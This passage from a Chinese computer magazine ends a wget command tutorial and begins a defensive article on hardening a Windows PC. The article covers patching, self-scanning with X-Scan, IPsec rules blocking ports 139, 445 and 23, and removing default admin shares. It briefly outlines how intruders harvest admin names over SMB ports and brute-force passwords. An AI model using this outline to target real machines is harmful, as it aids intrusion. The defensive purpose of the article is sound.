


图 3

6.wget -i index.html

我们得到了一个 index.html 列表可以浏览其内的所有文件夹和文件，然而如果全部文件总是我们所感兴趣，那又如何办？

Wget 的强大之处在于提供了文件内的超级链接进行检索并实施下载，-i 的缩略形式为 input-file。

然而如果文件中的超级链接使用相对路径那怎么办？放心，--base 的参数恰巧迎合了这种需要。即 wget --base={url} -i index.html。

7.wget -r -t1 http://www.goolge.com/ -o googlelog

Wget 的精妙之处不仅仅是下载文件这么简单，如果想对 google 站点进行镜像，即与 google 站点有相同的目录级次和文件结构，那么使用 -r 的遍历(recursive)参数就可以实现此目的，比起 GUI 界面的 WEB 页面下载软件丝毫不逊色。

8.wget -r -l1 http://www.google.com/

有时候我只需要 WEB 服务下的所有文件，而不需要遍历其子目录的内容，那么 -l 参数(layer)就可以完美的实现这类要求。Wget 支持 5 级目录遍历，因此如果只需要遍历第一层次文件而非文件夹，则输入 -l1 就可完成这种要求。

9.wget -S http://www.google.com/

一般浏览器和 FTP 软件对于一些服务响应信息总是忽略不予显示的，一方面这些句法对于新手来说含混生涩，另一方面这些信息通常对于色彩缤纷的网络世界来说不值得一提，然而对于希望深入研究服务器与浏览器软件之间的交互会话，那么这些信息也就显得重要而可爱了起来。

-S 的起源也正是提供了这样的显示功能。

如图 4 中使用数字标记表示 HTTP 头文件的信息，诸如："HTTP/1.0 302 Found"，我们也可发现经常谈及的 Cookie 字段。




图 4

10.wget -P/tmp -l2 ftp://192.168.1.2/

此指令组合把 192.168.1.2 服务器内一、二级目录中文件进行下载，并存放到 /tmp 目录中。

11.wget -r -l1 --no-parent -A ".gif" http://host/dir/

指令中 -r -l1 在前面部分已经讲述过，而 --no-parent(可用 -np 代替)表示遍历搜索中不对涉及父类的链接实施追踪。-A 表示 ALL，而".gif"则表示所有 gif 文件。因此整句指令的意思是下载 http://host/dir 下的所有 gif 文件。

12.wget -nc -r http://www.websit.com/

如果使用 Wget 下载文件时发生中断，对已经下载的文件不想重新来过，那么加入 --no-clobber 参数(-nc 替代形式)可以不检索已经下载文件。

13.wget ftp://account:password@ftpsite.org/somefiles

Wget 默认行为使用 anonymous 匿名从 FTP 服务器检索并下载文件，然而并不是所有 FTP 服务器都提供匿名访问。大部分 FTP 是使用用户名和密码认证授权访问的。因此使用 FTP 常用技巧 ftp://account@password

@ftpsite.org/ 就可获得授权认证下载。

14.wget --dot-style=binary ftp://192.168.1.2/soft.txt

wget --dot-style=mega ftp://192.168.1.2/soft.txt

wget --dot-style=micro ftp://192.168.1.2/soft.txt

Wget 最有意思的特性就是 dot-style，一般常见的默认检索是用点阵来表示下载进度（10 个点代表 1K，每行有 50 个点）。而通过 dot-style 可以修改显示特性，这种有意思的创意也是开源文化特有的品质之一，显示了一种幽默的文化底蕴。

Wget 还包括非常丰富的参数选项，足以应付任何用户的苛刻要求（诸如 .wgetrc 的客户化定制功能、crontab 的定时功能等）。以上的应用小例虽然不能包容全部，但对于新手来说也非常实用紧凑，通过不断反复应用，举一反三，我们可以把 Wget 用的更加灵活微妙。

（本文中涉及到的工具，在光盘中有提供。工具如下：wget-1.9.1.tar）

50年前一个从没到过朝鲜的美国参谋用一只笔在地图上轻轻一划，划出了38度纬线。不久这条线就成了著名的38线，也变成了南北朝鲜的分界线，成了这个国家最不幸的像征。于是小编也学着拿起了一只笔（小朋友切勿模仿）和主编商讨后划了一条OFFICeS38线，希望通过这个栏目为大家的爱机建立一条坚固的安全防线、能将恶意的黑客行为拒之门外。万事开头难啊，小编四处索稿不幸都被别人认为是“非安全”人物，在此声明为已证身：小编绝对不是“小骗”，望大家踊跃投稿啊。只要关于黑客防范的不管是公司、局域网、服务器、个人电脑甚至自己的肉机，或是木马、后门的检测防范，小编都照收不误。下面就一起来看看这期的文章，掂量一下现在是不是该为自己的爱机打造N条安全防线的时候，网管们不妨也守株“逮兔”一回，总之安全第一。



自己动手 打造个人电脑三道安全防线

□by 无心插柳

有时候我们经常纳闷为什么装了杀毒软件而且及时更新，上网还经常中病毒、木马啊，或是账号被盗等等。到底如何才能营造一个安全的上网环境呢？

其实，安全上网应该从自身做起，光靠披着杀毒软件的外衣而自己电脑却漏洞百出，杀毒软件再强也是没用啊。下面就跟笔者来一步一步为自己的电脑打造三道安全防线吧。

一、补丁、策略

正所谓“知己知彼方能百战百胜”，对于电脑安全也是如此。我们首先要了解自己的电脑有哪些安全隐患，网络是否存在薄弱环节，同时还要清楚黑客式的入侵途径与手段，才能更有效地防患于未然。

熟知系统漏洞：

经常查看安全相关网站，比如去瑞星、江民的主页获取漏洞信息，及时打上补丁程序。

系统漏洞扫描（以瑞星2005为例，其他杀毒软件都类似）：运行瑞星杀毒软件主程序，在菜单栏里选“工具”——“系统漏洞扫描”，如图1所示。




图1

点击下面的“开始扫描”对系统进行扫描，扫描的选项有“安全漏洞”与“安全设置”。扫描完成后，根据扫描的结果进行安全设置。

修复注册表：我们也可以利用瑞星提供的“修复注册表”工具，对注册表进行扫描。步骤与系统漏洞扫描类似。

以黑打黑：

杀毒软件与黑客工具毕竟是两种不同的角度，为了让系统更加坚固，我们有必要让自己电脑经受一下杀毒软件的考验：黑客可以利用各种扫描工具扫描要入侵的目标，我们当然也可以效仿他们用黑客工具来扫描自己的电脑是否存在安全漏洞。如下图就是用X-Scan v3.1网络安全漏洞扫描器（下载地址：http://www.xfocus.net/tools/200407/756.html），在“设置－扫描模块”里把选项全选上，在“扫描参数”的基本设置里指定IP范围填上127.0.0.1（或是自己电脑的上网IP也可以），点开始就会对自己的电脑进行扫描。如图2所示。




图2

扫描完成后会将扫描结果生成相关的HTML文档，这样我们可以清楚的得知自己电脑存在什么安全隐患，如是否有弱口令等等。

没打补丁的朋友可到微软的Windows（安全＆更新）下载最新的安全更新程序。

安全策略与端口

现在我们解决了系统存在的漏洞问题，但也仅完成了第一道防线的一半。因为在Windows系统中还有一些不是漏洞但却给黑客入侵留下方便之门的服务或策略，所以还要对系统的服务与策略进行相关的设置。而且一些黑客入侵还要通过一定的端口，比如网上有些扫描器如letmein.exe、win2000自动攻击探测机等，是通过tcp的139和445端口来获取一些计算机相关信息，如管理员帐号。

当知道了管理员的帐号后，可以猜测或暴力破解其密码。当黑客有了计算机的管理员权限后，要上传木马放个后门来控制你的电脑都不会是难事，这时你的电脑也就成为了黑客俗称的“肉机”了。

在Win 2000/XP/2003系统中，Microsoft管理控制台（MMC）已将系统的配置功能汇集成配置模块，大大方便我们进行特殊的设置（以Telnet利用的23端口为例，笔者的操作系统为Win XP）。

在“开始”→“运行”输入“mmc”后回车，会弹出“控制台1”的窗口。依次选择“文件→添加／删除管理单元→在独立标

签栏中点击‘添加’→IP 安全策略管理”，最后按提示完成操作。这时，我们已把“IP 安全策略，在本地计算机”(以下简称“IP 安全策略”)添加到“控制台根节点”下。如图3 所示。




图3

右击“IP 安全策略”，在弹出的快捷菜单中选择“创建IP 安全策略”，打开IP 安全策略向导，点击“下一步→名称默认为‘新IP 安全策略’→下一步→不必选择‘激活默认响应规则’”(注意：在点击“下一步的同时，需要确认此时“编辑属性”被选中)，然后选择“完成→在“新IP 安全策略属性→添加→不必选择‘使用添加向导’”。

在寻址栏的源地址应选择“任何IP 地址”，目标地址选择“我的IP 地址”(不必选择镜像)。在协议标签栏中，注意类型应为TCP，并设置IP 协议端口从任意端口到此端口 139，最后点击“确定”即可。这时在“IP 筛选器列表”中会出现一个“新IP 筛选器”，选中它，切换到“筛选器操作”标签栏，依次点击“添加→名称默认为‘新筛选器操作’→添加→阻止→完成”。

注：新策略需要被激活才能起作用，具体方法是：在“新IP 安全策略”上点右键，“指派”刚才制定的策略。

对于23(Telnet 服务)、445 等容易被黑客利用的端口，大家自己依照上面的步骤完成。这时黑客再用扫描工具探测你的电脑就得不到关于主机的信息，当然也无法获取用户名了。

禁止不必要的网络共享。Win 2000/XP/ 系统在默认情况下网络共享是打开的，如：C$、D$、ADMIN$、IPC$ 等，通过这些共享黑客可以对你电脑中的文件随意拷贝、删除。我们可以用 **net share C$ /delete** 等命令来删除，但是电脑重启后这些共享又会自动出现。如果你不太懂注册表，也不想写一些开机就运行的脚本命令，还可以使用下面这个工具来删除这些共享。如图4 所示。



图4

去除不必要的协议和服务，以下是建议禁止的服务（只做参考）：

